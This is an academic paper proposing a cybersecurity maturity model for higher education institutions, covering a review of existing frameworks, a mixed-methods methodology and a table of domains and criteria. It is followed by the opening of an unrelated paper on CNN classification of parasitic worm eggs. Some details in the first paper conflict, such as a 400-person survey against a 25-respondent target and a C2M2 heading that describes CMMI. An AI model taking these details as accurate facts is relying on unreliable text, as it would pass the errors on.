The methodology involves major inquiries directing the making of a viable CSMM for HEIs in pursuit of these research objectives: first, identification of the primary domains and criteria needed for gauging maturity in the area of cybersecurity for higher education institutions, providing a comprehensive evaluation procedure; then assessment of the methods that were applied in designing and validating a CSMM that specifically intends to tackle the cybersecurity problems inherent in HEIs by synthesizing qualitative and quantitative perspectives to broaden applicability. Finally, the effect of the CSMM designed for the study in measuring and improving readiness in cyberspace is tested to ensure that the system is practicable in real institutional environments. However, this study is a more systematic approach towards the institution's efforts to enhance its cybersecurity governance from within. Such efforts will provide an institution with a robust framework to minimise risks, mitigate the impact of ever-changing threats in cyberspace, and improve overall institutional resilience against attacks.

The primary concern of HEIs today is cybersecurity since the institutions process the most sensitive data and intellectual property. This research contributes towards academic discussions and applications of practical cybersecurity. Practically speaking, the CSMM may give an ordered view for HEIs to evaluate their cybersecurity posture, create priorities for investments in governance, and mitigate security risks. The study advances the theoretical understanding of the cybersecurity maturity model, especially in the education sector, by taking into consideration different unique challenges that HEIs face while incorporating qualitative and quantitative research methodologies, which ensures a validated and empirical model that is usable across various institutions of higher education [16]. Findings from this study, which are of policy importance, will be very useful to policymakers and education authorities interested in standardised cybersecurity practices in all HEIs. The policy agrees with laws like the Cybersecurity Act 2024 of Malaysia and the cybersecurity regulations of the European Parliament, ensuring that HEIs comply with both national and international standards in cybersecurity [17].

The continued evolution of digitalisation in HEIs makes cybersecurity a priority issue for institutional leaders and stakeholders. However, a lack of an education sector-specific cybersecurity maturity framework has rendered institutions incapable of adequately responding to cyber threats as they evolve. This study aims to propose such a framework, CSMM, which will offer HEIs a viable strategy towards greater cybersecurity resilience. The department covers different activities, including the use of technologies, processes, and policies, all aimed at protecting digital assets from threats such as malware, phishing, and unauthorised access. For educational

institutions, cybersecurity is indispensable in protecting student data, preserving academic record integrity, and generally facilitating digital learning [18]. This study adopts both qualitative and quantitative research approaches to ensure that the proposed model addresses specific challenges to cybersecurity in HEIs. The model also gives recommendations that facilitate improving the institutional cybersecurity strategy and governance.

This study endeavours to lay out a clear and coherent argument for the research. Section II of the study is applied to review all the literature pertaining to cybersecurity frameworks, maturity models, and the challenges HEIs face in cybersecurity. Section III details the research methodology, explaining the mixed-method approach and data collection techniques employed in this study. Finally, Section IV concludes the study by summarising the key findings, discussing the research's contributions, addressing its limitations, and providing recommendations for future studies. By structuring the study in this manner, the research ensures a logical progression from identifying cybersecurity challenges in HEIs to proposing a viable solution through the CSMM.

II. Related Works

Educational institutions, particularly organisations, are seriously concerned about the issue of keeping their data and information safe from hacking using the Internet. Over the years, HEIs have increased their dependence on technologies regarding research work and everyday running, exposing them to cyber threats. In this part, previous studies and applicable models concerning cybersecurity issues are discussed in addition to those factors missing in place for a customised CSMM for these institutions, alongside all their existing maturity models. The discussion focuses on five key areas: cybersecurity in HEIs, established cybersecurity frameworks, existing cybersecurity maturity models, cybersecurity-specific challenges in education, and the gaps in current approaches.

A. Existing Cybersecurity Frameworks

There indeed exist many established frameworks that offer basic principles to follow to boost cybersecurity. Nevertheless, most of those frameworks are not tailored or aligned with specific requirements at higher learning institutions. Considered herein are numerous widely used models of enhanced cybersecurity.

1) NIST Cybersecurity framework

- The NIST Cybersecurity Framework is a widely accepted approach for managing cybersecurity risks across various sectors. It was initially published in 2014. In 2018, Version 1.1 was rolled out with some key improvements, particularly in how supply chain risks were managed and how organisations could assess themselves more effectively. Come 2024 and this new Version 2.0, the evolution of the framework is set to go far beyond security and introduce fresh insights on how to continue to improve security measures over time for cyber governance. The new structure has five primary functions: Identify, Protect, Detect, Respond, and Recover [19].

2) ISO/IEC 27001

- The ISO/IEC 27001 Standard provides the framework for establishing an Information Security Management System (ISMS). Information security, in general, uses ISO/IEC 27001 as an international reference point. The standard was first published in 2005, after being developed jointly by ISO and IEC; it underwent a major revision in 2013 and was thus revised again in 2022 to keep abreast of changing security challenges. It focuses on implementing comprehensive policies and processes and conducting risk assessments to protect an organisation's valuable data assets. This standard helps organisations systematically manage and safeguard information security, addressing potential risks and vulnerabilities [20]. Many companies have embraced ISO/IEC 27001, but it is very resource-demanding, making it difficult for higher learning institutions to implement. However, budgetary constraints and limited staff often hinder HEIs from continuously monitoring, auditing and improving their compliance framework, making maintenance challenging [16].

3) CIS Controls

- The Centre for Internet Security (CIS) Controls provides a set of prioritised actions designed to help organisations safeguard their systems against cyber threats. The CIS framework consists of 18 essential controls, covering areas such as inventory management, incident response, and recovery [4]. This approach particularly appeals to organisations looking for practical, actionable steps to enhance their cybersecurity posture. However, while CIS Controls offer comprehensive guidance, they do not specifically address the unique needs of the educational sector, which often faces the challenge of balancing robust security measures with the need for academic openness and accessibility

4) Malaysian Cybersecurity Act 2024

- With a view to enhancing cybersecurity governance in all areas of the industry, including education, Malaysia has introduced the Cybersecurity Act 2024 as a significant leverage for strengthening the country's digital security [21]. Operative guidelines for enabling organisations to develop sound security policies, good risk management, and structured reporting of cyber incidents are defined in this law. This act, which will come into force on August 26, 2024, provides for the protection of critical national infrastructure, effective measures against cyber threats, and tight regulation of registered cybersecurity service providers' activities. This is because of the often-decentralised management of universities and differences in cyber readiness, which may raise unique issues regarding the adaptation of new standards that will need to be skilfully orchestrated.

5) Cybersecurity Maturity Models (CMM)

- Cybersecurity Maturity Models (CMM), road maps being structured for organisations, help organisations assess, strengthen, and continuously improve their

cybersecurity posture. With these models, we identify various security gaps and areas of improvement, allowing organisations to set priorities related to improving their cybersecurity stance, increasing resilience, and systematically addressing areas of concern [22]. These evaluate processes, systems, and policies at various stages of maturity so that the organisation is aware of its current standing in cybersecurity and how to improve it. Following these models truly is a structured way to improve security posture, systematically addressing vulnerabilities.

6) Capability Maturity Model Integration (CMMI)

- The Capability Maturity Model (CMM) is a project developed by the Software Engineering Institute (SEI) of Carnegie Mellon University for evaluating the improvement of software development processes. The model provided a means for organisations to assess their capabilities, find weaknesses, and improve their process under five levels of maturity from Level 1 (Initial) to Level 5 (Optimised) [22]. The CMMI hence provides a structured way for organisations to assess, improve, and optimise their cyber capabilities; however, the one-size-fits-all approach does not consider the specific needs of the education sector, where institutions may not have the required technical expertise or financial resources to complete the requirements. Therefore, the HEIs need a more adaptable cybersecurity maturity model that considers their open IT ecosystems, different user groups, and constraints of budget. A customised framework would allow universities to make improvements in security based on need, to comply with ever-changing regulations, and to enhance their programmatic approach towards cyber resilience without excessive complication. Cybersecurity models should therefore evolve to create a fine balance between stringent security and an academic environment's intrinsic need for flexibility [23].

7) Cybersecurity Capability Maturity Model (C2M2)

a) The Capability Maturity Model Integration (CMMI) was created by the Software Engineering Institute (SEI) at Carnegie Mellon University during the early part of this century to improve further the original Capability Maturity Model (CMM) [24]. In essence, CMM was introduced in the late 1980s specifically for the purpose of aiding organisations in enhancing their software development process [23]. However, industries realised that.

b) Nonetheless, CMMI had to be introduced as a common model of best practices, which consolidated process management, product development, service delivery, and cybersecurity into a framework [22]. Five maturity Levels from Level 1-Initial to Level 5-Optimized were introduced to assess, standardise, and continuously improve processes within an organisation in a structured manner.

8) Qatar Cyber Security Capability Maturity Model (Q-C2M2)

a) Developed in 2018 by the College of Law at Qatar University, the Qatar Cyber Security Capability Maturity Model (Q-C2M2) represents one of the major efforts by Qatar towards improving its national cybersecurity framework [25]. While not entirely a new model, Q-C2M2 adopts various key elements from existing cybersecurity frameworks to provide an orderly and holistic approach in assessing cybersecurity capabilities [26].

b) The model is intended to assess both government agencies and private organisations over five maturity levels concerned with core cybersecurity functions [20]. The adoption of a multi-framework approach would make the Q-C2M2 a standardised and scalable cybersecurity assessment tool that caters to the peculiarities of the cybersecurity landscape in Qatar.

9) Cybersecurity Capacity Maturity Model for Nations (CMM)

a) As a global cybersecurity capacity centre, and operator of the Global Cyber Security Capacity Centre (GCSCC), the CMM was established at Oxford Martin School University of Oxford in the year 2014 with the aim of enabling nations to assess, improve, and develop their capabilities in cybersecurity with its structured framework [27, 28, 29].

b) After its initial launch, the model was implemented in 11 different countries, leading to improvements in 2016 because of practical lessons learned from accurate assessments [30]. This was made possible by continuously going through this process and evolving to create a more comprehensive and adaptable tool to be helpful in improving the cybersecurity resilience of different national contexts [31].

c) This is an important instrument for countries wishing to fortify their respective cyberspace infrastructures. It can offer a transparent, structured approach for governments; hence, they can identify gaps and improvements for long-term strategies, which would be used to safeguard their digital ecosystems [32, 33].

10)National Initiative for Cyber Security Education Capability Maturity Model (NICE)

a) The National Initiative for Cybersecurity Education (NICE) model was introduced in 2008 by U.S. President George W. Bush as part of a national effort to strengthen cybersecurity workforce development [34]. This initiative emerged in response to the growing need for highly skilled cybersecurity professionals capable of addressing national security challenges.

b) To achieve these objectives, NICE introduced a framework known as the NICE Component, which helps organisations plan and manage cybersecurity talent strategically. The first formal version of the NICE model, Version 1.0, was released in August 2014, providing a structured approach for organisations to identify cybersecurity job roles, competencies, and workforce needs [35].

11)Community Cyber Security Maturity Model (CCSMM)

a) The Cybersecurity Capability Maturity Model for Infrastructure Assurance and Security (CCSMM) was developed in San Antonio, Texas, by The Centre as part of an initiative to help states and communities build sustainable and

effective cybersecurity programs [30, 35]. The model was mainly designed to strengthen cybersecurity within the U.S. tax sector, addressing vulnerabilities in financial infrastructure and ensuring critical assets are protected.

b) Rather than serving as a one-size-fits-all solution, the CCSMM enables organisations to evaluate and enhance their cybersecurity programs through structured tests and exercises [36]. It focuses on collaboration between local, state, and federal authorities, helping them identify key assets, potential threats, and areas requiring stronger security measures [37]. The model's goal is to guide various sectors toward achieving an optimal level of cybersecurity maturity, ensuring they can effectively manage risks and respond to evolving cyber threats [38].

12)RAKKSA (Rangka Kerja Keselamatan Siber Sektor Awam

a) The RAKKSA version 1.0 was introduced in 2016 as a cybersecurity maturity model designed explicitly for public organisations in Malaysia [39]. Developed to strengthen cybersecurity governance, risk management, and compliance (GRC), RAKKSA provides a structured framework that helps public institutions assess their security posture, identify vulnerabilities, and implement necessary security measures.

b) Unlike generic cybersecurity models, RAKKSA was tailored to meet the specific needs of Malaysian public organisations, ensuring alignment with local regulations and policies. It aims to enhance cybersecurity readiness by guiding institutions through progressive security maturity levels, helping them improve resilience against cyber threats.

c) While RAKKSA was primarily designed for government agencies, its adoption in HEIs remains limited. The framework is still in its developmental stages and has not yet been widely implemented in the education sector, highlighting the need for further research and adaptation [39].

B. Some Common Mistakes

Whilst there are currently many frameworks and maturity models in the field of cybersecurity, unfortunately, all these do not meet the specific requirements of higher education institutions. Some of the major gaps in existing frameworks that have been indicated present serious challenges in achieving effective management of cybersecurity by HEIs. One such concern is the very limited application of available customisation - for example, most frameworks are specifically oriented either towards enterprises or critical infrastructure situated under much-defined, budget-ablative environments. HEIs operate mostly under open and cooperative frameworks with limited budgets; thus, practically making these frameworks quite cumbersome and more complex to apply [40]. Equity is, again, highlighted by another noticeable gap- the absence of holistic assessment tools. The current maturity models cannot provide a comprehensive yet easy-to-use evaluation mechanism that caters for the realities of operations at HEIs. Thus, these institutions would find it difficult to assess their cybersecurity posture and the areas for improvement accurately.

Thus, in existing frameworks, one of the critical points that is not addressed would be related to human factors like those of a culture of cybersecurity awareness and behaviour, as well as the role of the environment. As much as there is emphasis on the technical control side, the most critical and active role is played by individuals and governance [41]. The disconnect between cybersecurity frameworks and national policies like that of Malaysia's Cybersecurity Act produces mismatches in strategic objectives, making it difficult for institutions to align both their own and higher legislation and regulatory requirements [42].

A review of related works shows unique challenges that HEIs face with cybersecurity, given their openness and increasing dependence on digital technologies. While NIST, ISO/IEC 27001, and CIS Controls have a very strong basis, they have no such capacity to address the issues that are nuanced to educational institutions. Likewise, maturity models such as CMMI and C2M2 are meant for general organisational use; they are usually resource-consuming or so specific as to be out of the reach of HEIs with low technical and financial capacities. This study will, therefore, develop the CSMM specifically for HEIs to meet these specific challenges. Such CSMM would, therefore, address issues identified earlier by improvising a fusion of the technical and non-technical components-including governance, infrastructure, risk management, and human factors, offering practical, scalable, and systematic approaches towards HEIs evaluating and improving their cybersecurity maturity. This model, focusing primarily on the unique needs of HEIs, could have an impact in terms of enabling institutions to have strong, adaptable frameworks for constructing a secure and resilient digital environment.

III. RESEARCH METHODOLOGY

The research methodology is the heart of this study, giving a scheme to tackle the research questions while meeting the study objectives systematically. This section describes the comprehensive methodology used for the design and validation of a CSMM specifically for HEIs. It includes a clear explanation of research design, methods of data collection, sampling techniques, data analysis methods, and ethical considerations that guided the study. Through a mixed-method approach that synergistically joined qualitative and quantitative techniques, a holistic understanding of the cybersecurity maturity of the HEIs was arrived at. The approach facilitated multiple perspectives and presented a well-structured means to answer the study's objectives.

The outline of this section is methodically structured to cover key methodological elements. The first sub-section elaborates on research design, providing a background to the overall architecture and approach of the study. This is followed by an explanation of the phased data collection, where insights are drawn from different stakeholders in HEIs. Attention then turns to the sampling strategies, explaining how participants and data sources were selected so as to maximise relevance and representativeness. This part follows with a discussion of the methods for data analysis that were used to interpret the findings, such that the analysis was thorough and aligned with the goals of the study. Special attention to ensuring the reliability and validity of the research process to gain credibility and trustworthiness for the results. Finally, it discusses ethical issues during the study, e.g. informed consent, confidentiality of data, and respect for the rights of the participants.

The methodological setup strengthens the study's claim of making a credible and valuable contribution to the field of cybersecurity for HEIs. This means that by joining qualitative insights with quantitative rigour, the CSMM proposed is practical and valid from a scientific point of view.

A. Research Design

Underlying concept research gives a blueprint for performing complete procedures in the field, such as how data can be collected, analysed and interpreted. This study adopts a mixed-method exploratory design that entails using qualitative and quantitative approaches to answer the research questions effectively. Mixed methods were used for this study because they bring together the strengths of both qualitative and quantitative research, thus allowing a comprehensive picture of the research problem to emerge. As Creswell and Clark (2024) argue, mixed methods provide a balanced view, deep context, rich insights from qualitative research and measurable, statistically validated results from quantitative analysis [38]. The study was thus executed through two distinct phases: a qualitative phase, conceptualisation of current cybersecurity practices within HEIs, which has culminated in identifying those critical domains, criteria, and elements necessary for the CSMM development proposed in this study. It has provided a granular insight into challenges that HEIs encounter and how they can form a basis for designing the model.

The quantitative phase followed the qualitative course to validate the results of the previous stage. The phase's objective was to evaluate the usability, effectiveness, and overall applicability of the suggested CSMM. This phase is integrated from a larger sample into the model concerning practical and general real-world use across various HEI contexts. These two strands thus made sure that the research problem was substantially appreciated while adding value to the trustworthiness and reliability of the study output [43]. Providing qualitative as well as quantitative insights thus added value to the findings and, importantly, provided a firm basis to deal with unique cybersecurity challenges for HEIs.

B. Phases of the Study

The study execution entailed five stages of operationalisation, as schematised in Fig. 1.



Fig. 1. Operational phases.

The framework addresses both technical and organisational aspects of cybersecurity, hence ensuring an institution-specific, holistic, and practical solution to the distinctive needs of HEIs. The Data Collection phase, the third phase, used a two-pronged approach to capture an exhaustive assessment of cybersecurity maturity levels at HEIs. The first stage of the collection consisted of qualitative data obtained using case studies, focusing on in-depth interviews, document analysis, and observational studies. These provided rich, contextual material about institutional cybersecurity practices and challenges. The latter collection activity was through quantitative data via surveys of 400 cybersecurity professionals and ICT managers, whose insights served to validate some of the data obtained during the qualitative phase. The integration of both qualitative and quantitative data also ensured that research was context-rich but substantively measurable and statistically evidenced, hence boosting the credibility of the CSMM proposed.

After the collection of data, the next step was to move to the Data Analysis phase for the refinement and validation of the CSMM. The use of thematic analysis, statistical evaluation, and the Analytic Hierarchy Process (AHP) served to prioritise the identified cybersecurity criteria to reflect accurate maturity for the critical factor in HEIs that would influence cybersecurity maturity [44]. The prioritisation of cybersecurity elements based on expert input and empirical data is further enhanced using AHP, making the model more applicable and reliable.

The last phase involved the Report, which consisted of collating, interpreting, and documenting the findings of the research to produce the final CSMM. Therefore, it also recommended HEIs on how to implement the model to improve their overall cybersecurity posture. The final output of this study gives a structured and validated way of assessing and improving cybersecurity maturity across HEIs and providing these institutions with a viable tool for addressing cyber threats and overall improved resilience in the more and more digitalised education landscape.

C. Data Collection Methods

Both qualitative and quantitative methods were combined for complete analysis, and a mixed-methods approach was used in this research. Qualitative research would provide an in-depth understanding of the experiences and perceptions held by participants. The other end of the spectrum was where the quantitative research produced data which could be measured to find out patterns and trends, thus making it a wholesome study of acquiring knowledge around that phenomenon.

1) Qualitative data collection

a) The qualitative phase investigated the practices, challenges and maturity levels regarding cybersecurity in higher education institutions.

b) It has employed a multiple-case study as appropriate for Yin to achieve a detailed understanding of cybersecurity within HEIs. The approach involved participants from various backgrounds, including ICT managers, cybersecurity experts, and senior administrators [45]. The data collection instruments used were semi-structured interviews and document reviews, which allow for a more comprehensive view. Typical interviews lasted between one to two hours and were recorded,

transcribed, and systematically coded. Also, in addition to the interviews, specific institutions such as cybersecurity policy, risk management and incident logs were reviewed for an enhanced context and additional insights. Face-to-face observations in workshops and IT meetings also added real-world practices and interactions to the findings.

c) The qualitative data collected through these procedures have been processed systematically and later analysed using ATLAS.TI software with its thematic coding and comprehensive analysis [46]. This kind of systematic procedure allowed key themes and patterns to be identified for a better understanding of the cybersecurity landscape in higher education institutions and the foundation to build on towards the following construct of the CSMM [47].

2) Quantitative data collection

a) The quantitative phase was focused on getting validation of domains and criteria that were identified during the qualitative phase. A well-structured questionnaire was distributed among cybersecurity practitioners and ICT management teams in institutions of higher learning. The questionnaire is designed under three clear sections. In Section A, the questionnaire collected demographic information with respect to the respondents' origins. Section B validated the CSMM, including 11 domains, 24 criteria, and 67 elements, each rated on a 5-point Likert scale running from 1 for Strongly Disagree to 5 for Strongly Agree. Section C collected feedback on the usability and relevance of the model to ensure its practical applicability. Prior to the full rollout, a small group of experts piloted the tools to refine the questionnaire to address ambiguities before enhancing reliability [9].

b) The survey was conducted among cybersecurity practitioners from the management core of Malaysian HEIs together with ICT officers, and therefore, purposively sampled as the identification of participants who should take part has become important [47]. The total sample size targeted for collation from respondents was 25 respondents to ensure the collection of sufficient data for carrying out statistical validation procedures. Data was captured via Google Forms, which were accessed and secured for confidentiality. All this data was analysed using the Statistical Package for Social Scientists (SPSS) software for scoring respondent data and validating findings. This fully structured and planned approach made this process not only robust but also reliable for the assessment of CSMM and its use within the targeted context.

D. Data Analysis Methods

In accordance with their research aims, the study considers specific data analysis methods that will help to make the findings true and credible. Thematic analysis, regarding the Braun and Clarke framework, was utilised in processing qualitative data. It involved getting familiar with the data, then generating initial codes and identifying themes, followed by identifying and revising to ensure they form tight links with the research aims. The systematic analysis of interviews, document reviews, and observations allows understanding to go in-depth into key issues and patterns pertaining to the study [48].

On the other hand, quantitative data analysis subjected the said data to relevant statistical methods to authenticate the model being proposed: descriptive statistics, which had been the initial processing tools in which profiles and responses from the respondents were entered. In contrast, reliability analysis (through Cronbach's Alpha) was then used to determine the internal consistency of survey items, which determined their dependability. The AHP was also used to rank criteria within the model. This enabled a systematic basis for ordering as per expert answers. Feedback about usability was viewed in simple percentage-based summaries for its practical applicability regarding the model. These methods would give us the rigour and robustness of analysis that is expected to give meaningful insights into the research objectives [49].

1) Qualitative data analysis

a) Qualitative data collected from interviews, document reviews, and observations were analysed thematically, under the direction of Braun and Clarke [50]. The analytical framework followed a systematic manner in relation to the data's purpose and the understanding of what it was about. Data familiarisation was the first step, involving deep immersion into transcripts and documents to identify key themes that emerged during the analysis [48]. During this phase, the researcher gained a panoramic view of the data while noting the recurring themes and patterns pertinent to cybersecurity maturity.

b) Then, the process advanced to coding-whereby initial codes were generated because of consistent patterns within the data and thereafter grouped into broader themes reflecting pivotal aspects of cybersecurity maturity from a framework for further analysis. Refining the themes ensured that they made sense and answered the research objectives. This meant that the identified themes went through an additional examination and validation process to ensure that the themes were more precise and relevant, especially in that the findings illustrate the qualitative perspectives collected in the study.

2) Quantitative data analysis

a) The data collected through quantitative surveys were subjected to analysis with respect to different statistical techniques to validate the proposed CSMM. Descriptive statistics, such as frequencies, means and standard deviations, were used to comprehend the profiles of respondents as well as their response types. This first stage produced good insight into how the data were distributed and central tendencies. Further, Cronbach's alpha was used to ensure the reliability of the survey instrument by testing the internal consistency of the items on the survey, establishing that the measures were cohesive and reliable enough for conclusions [49].

b) Moreover, the AHP was adopted for prioritisation of the different criteria within the CSMM on the grounds of responses from experts [50]. This methodology provided a systematised ranking of factors through the calculation of weightage and consistency ratios such that the model truly reflected well politically informed judgments. Feedback in terms of usability was also evaluated from the CSMM through simple summary percentage analyses, giving the practical relevance of perception from respondents. Combined, these statistical methods fully validated the model while proving

reliable and usable in a cybersecurity context. The model comprises eleven domains and twenty-four criteria to assess cybersecurity maturity in HEIs. The domains and their corresponding criteria are summarised in Table I.

TABLE I. DOMAINS AND CRITERIA FOR THE PROPOSED CSMM

Domain	Criteria
1. Governance	1.1. Cybersecurity governance
	1.2. Top Management
	1.3. Cybersecurity Policy and Procedure
2. Risk Management	2.1. Risk Assessment
	2.2. Risk Treatment
3. Compliance	3.1. Cybersecurity Standards and Best Practices
	3.2. Cybersecurity Auditing
4. Human Resource Security	4.1. Competence and Awareness Development
	4.2. ICT staff competency, training and awareness
5. Asset Management	5.1. Asset Inventory Management
	5.2. Information classification
6. Identity and Access Management	6.1. Identity Verification Mechanisms
	6.2. Access management
7. Third-party Management	7.1. Awareness and enforcement.
	7.2. Third-party effectiveness evaluation
	7.3. Experts and Expert Groups
8. System And Application Security Management	8.1. Network and System Infrastructure Security Control
	8.2. Security operations
9. Incident Management	9.1. Cybersecurity Incident Plan
	9.2. Cybersecurity Incident Simulation
10. Threat and Vulnerability Management	10.1. Cybersecurity threat and vulnerability management procedures
	10.2. Technology for threat and vulnerability management.
11. ICT Business Continuity Management	11.1. ICT Business Continuity Plan
	11.2. Simulation

E. Reporting

1) Reliability: Ensuring reliability gives a guarantee of uniformity and precision throughout data collection and analysis of the processes. This study maintained qualitative reliability by developing a detailed case study protocol that would apply to all interviews. Thus, uniformity in the way the interviews were conducted minimised the variations and, therefore, strengthened the credibility of the qualitative findings [45]. The protocol provisioned areas for systematic exploration of relevant themes while maintaining consistency across all interactions.

For the quantitative part, reliability was measured by calculating the Cronbach's Alpha values for the items of the survey. All these figures surpassed the threshold of 0.7, indicating that the instrument was revealed to have high internal consistency and that the items measured the constructions reliably in an accurate way. Such a kind of statistical validation could add robustness to quantitative analysis, making sure that the data collected will be reliable for meaningful conclusions. All these measures combined put more weight on the reliability of the study. Thus, its data supported the findings' validity [50].

2) Validity: Validity is one of the cornerstone points of research, ensuring that what was measured was what was intended to be measured. For the qualitative aspect of the study, validity was taken care of through triangulation of data, in which multiple sources were integrated, such as interviews, document reviews, and observations. This approach has increased the credibility of the findings through cross-referencing insights from different perspectives, thereby allowing for bias reduction and providing a holistic understanding of the research context involved. It was one of the robust mechanisms that ensured the strengthening of the qualitative outcomes' trustworthiness [49].

In the quantitative phase, an assessment of validity was conducted via reviews of the questionnaire by experts. This validated the aspects of face validity and content validity, thus ensuring that the specific items in the survey were appropriate and relevant to the objectives of the study, being transparent and easily interpretable by potential respondents. Feedback from the experts also ensured that the instrument captured the intended constructions, further enhancing the validity and reliability of the quantitative data. These stringent processes in both phases of the research ensured that the study produced valid and credible results.

IV. CONCLUSION

The CSMM is developed from the literature review, using a quantitative and qualitative approach. However, it is different from the others, as it treats the uniqueness of all HEIs, including limited resources, old-fashioned systems, and open academic environments that demand flexible yet secure solutions. This model provides two significant innovations. The first domain expansion is, of course, non-generic, including human and governance matters to better relate to institutional culture and identify gaps in leadership. Secondly, the CSMM has been designed with usability in mind; with its eleven domains and twenty-four criteria, a more efficient structure for HEIs functionally operating with limited resources offers a more complete and efficient approach for increasing cybersecurity maturity.

Some findings confirm existing research on governance, infrastructure security, and awareness training in HEIs. Lack of awareness and human error are among the substantial causes of cybersecurity breaches. A validated CSMM gives HEIs a structured yet practical approach to assessing and improving cybersecurity maturity. With this model, the institutions can systematically discover their vulnerabilities while developing and enhancing the obvious and resource-wise productive cybersecurity strategies. As a result, investing shall be directed towards the most important investments, i.e., weaknesses. The CSMM also helps deliver customised training to strengthen human factors, such as expanded awareness and ability to

respond to cyber threats, thereby improving the overall cybersecurity posture for the institution.

The assessment of the maturity level in cybersecurity for an HEI uses the domains and criteria defined in this model to evaluate the current state of the institution. This allows the identification of the gaps and weaknesses and a spearhead in focusing the institution's effort and resources on the areas that need the most attention. As an additional benefit, the CSMM guides the refinement of governance structures for effective policy enforcement of cybersecurity measures. By such a personalised approach, HEIs can tailor the model to address their unique problems, such as limited resources, legacy systems, and open academic environment demands. Therefore, the combination of workable tools with adaptability makes the CSMM an asset for enhancing cybersecurity in educational institutions.

The study's qualitative and quantitative findings are revealed here. It is a thematic analysis of the eleven domains used to determine the maturity levels of cybersecurity at higher learning institutions. Evaluation of these broad areas was then followed by quantitative validation to validate the relevance or otherwise of the areas assessed and to reveal which Infrastructure Security or Governance turned out to be most emphasised. Thematic analysis of qualitative data, which includes the conclusion in deriving eleven major domains for the assessment of cybersecurity maturity in HEIS, found that the integrated findings formed a practical and robust CSMM specifically intended for HEIS. Quantitative validation confirmed the relevance and importance associated with these domains, while defining Infrastructure Security and Governance as of paramount importance.

While the research draws important insights into cybersecurity maturity models geared towards HEIs, the study must admit some limitations. One limitation comes from its focus on a particular geographical context—mainly Malaysian HEIs—thereby restricting the extent to which findings can be generalised to regions where infrastructure and regulatory environment function differently. Additionally, the research takes self-reported data from ICT professionals and cybersecurity experts, which might pose issues related to bias. The level of applicability of the model to any HEI might change, especially as some operate on a shoestring, while others enjoy loads of resources for their operations; hence, testing it across various institutional backgrounds would be worthwhile. Finally, the matter of integrating emerging technologies into enhancing cybersecurity maturity, be it AI or machine learning, was not studied.

While on the findings of this study, several areas could be explored and which could further develop and refine the proposed CSMM. The first important direction could be to make the model applicable across various geographical regions, especially in developing countries, where additional challenges exist on account of lack of resources and infrastructure. Maturing on the model could also involve integrating cybersecurity threat intelligence in real time. As cybersecurity threats change rapidly, it would be very beneficial if adaptive measures could be integrated that use artificial intelligence (AI) and machine learning (ML) to predict and respond to newly arising threats.

Future research could investigate incorporating user behaviour analytics (UBA) in the CSMM, given that human error remains a major threat to cybersecurity. Insights into the effects of user behaviour patterns on institutional cybersecurity may aid in designing interventions that are more targeted and effective. Additionally, exploring how the maturity model can be modified to suit various sizes and types of organisations (small colleges versus big universities) would assist in further fine-tuning its scalability and flexibility.

Another interesting orientation would be to investigate the long-term impact of placing and running a CSMM on an organisation's resilience and response times to cyber threats, therefore truly assessing its effectiveness over time.

ACKNOWLEDGMENT

This publication could not have been accomplished without the institution's extraordinary assistance. We also want to thank the reviewers whose suggestions will help make this manuscript eligible for publication.

Automated Classification of Parasitic Worm Eggs Based on Transfer Learning and Fine-Tuned CNN Models

Ira Puspita Sari[1], Budi Warsito[2], Oky Dwi Nurhayati[3]
Doctoral Program of Information Systems-School of Postgraduate Studies, Diponegoro University, Semarang, Indonesia[1, 2, 3]
Department of Informatics Engineering-Faculty of Engineering, Universitas Abdurrab, Pekanbaru, Indonesia[1]

***Abstract*—Classification of worm eggs is important for diagnosing worm diseases, but the manual process is time-consuming. This study designs an image classification system using Convolutional Neural Network (CNN), transfer learning, and fine-tuning. The main goal of this study is to create a CNN model to sort parasitic worm eggs into groups. It does this by comparing three CNN architectures: EfficientNetB0, MobileNetV3, and ResNet50; it also creates classification technology for diagnosing worm infections. We applied transfer learning with pre-trained models and fine-tuned them for the IEEE parasitic egg dataset. The results reveal that EfficientNetB0 is superior, with an accuracy of 95.36%, precision of 95.80%, recall of 95.38%, and F1-score of 95.48%. It performs better and more efficiently than the other two architectures. Applying transfer learning and fine-tuning improves model performance, with EfficientNetB0 consistently outperforming. Furthermore, visual similarities between classes in the dataset likely cause prediction errors. Therefore, this system can support the diagnosis of worm diseases with high efficiency and accuracy.**

***Keywords*—Classification; Convolutional Neural Network; EfficientNetB0; MobileNetV3; ResNet50**

I. INTRODUCTION

Detection of intestinal parasitic infections remains a significant challenge, especially in developing countries with tropical climates such as Indonesia. Conventional diagnosis using a microscope relies heavily on the skills of the laboratory technician, making it prone to errors [1]. The morphological similarity of worm eggs and the presence of faeces in the sample typically cause such errors [2]. In addition, this examination process is rather time-consuming, with an expert technician requiring an average of 8 to 10 minutes to examine one sample [3]. Furthermore, limited diagnostic accuracy also affects the effectiveness of treatment. Therefore, researchers can significantly improve the effectiveness of traditional diagnostics by developing automated diagnostic systems.

In recent years, digital image processing technology has been increasingly used in the medical world to increase the speed and accuracy of diagnosis. Advances in computer vision, particularly Convolutional Neural Networks (CNNs), have offered robust solutions for image classification. CNNs use artificial neural networks to process and analyze images, resulting in significant performance in digital image recognition [4] [5] [6]. One of the superiorities of CNNs is their ability to automatically learn relevant features from large amounts of data, thereby avoiding the need for manual extraction [7].

Researchers have developed various CNN architectures for image classification, such as AlexNet, EfficientNet, LeNet, MobileNet, and ResNet, each offering distinct advantages [8]. This study aims to evaluate three CNN architectures, i.e., EfficientNetB0, MobileNetV3, and ResNet50. These three architectures are trained on large datasets, can produce rich and generalizable feature representations, and allow faster convergence during fine-tuning [9].

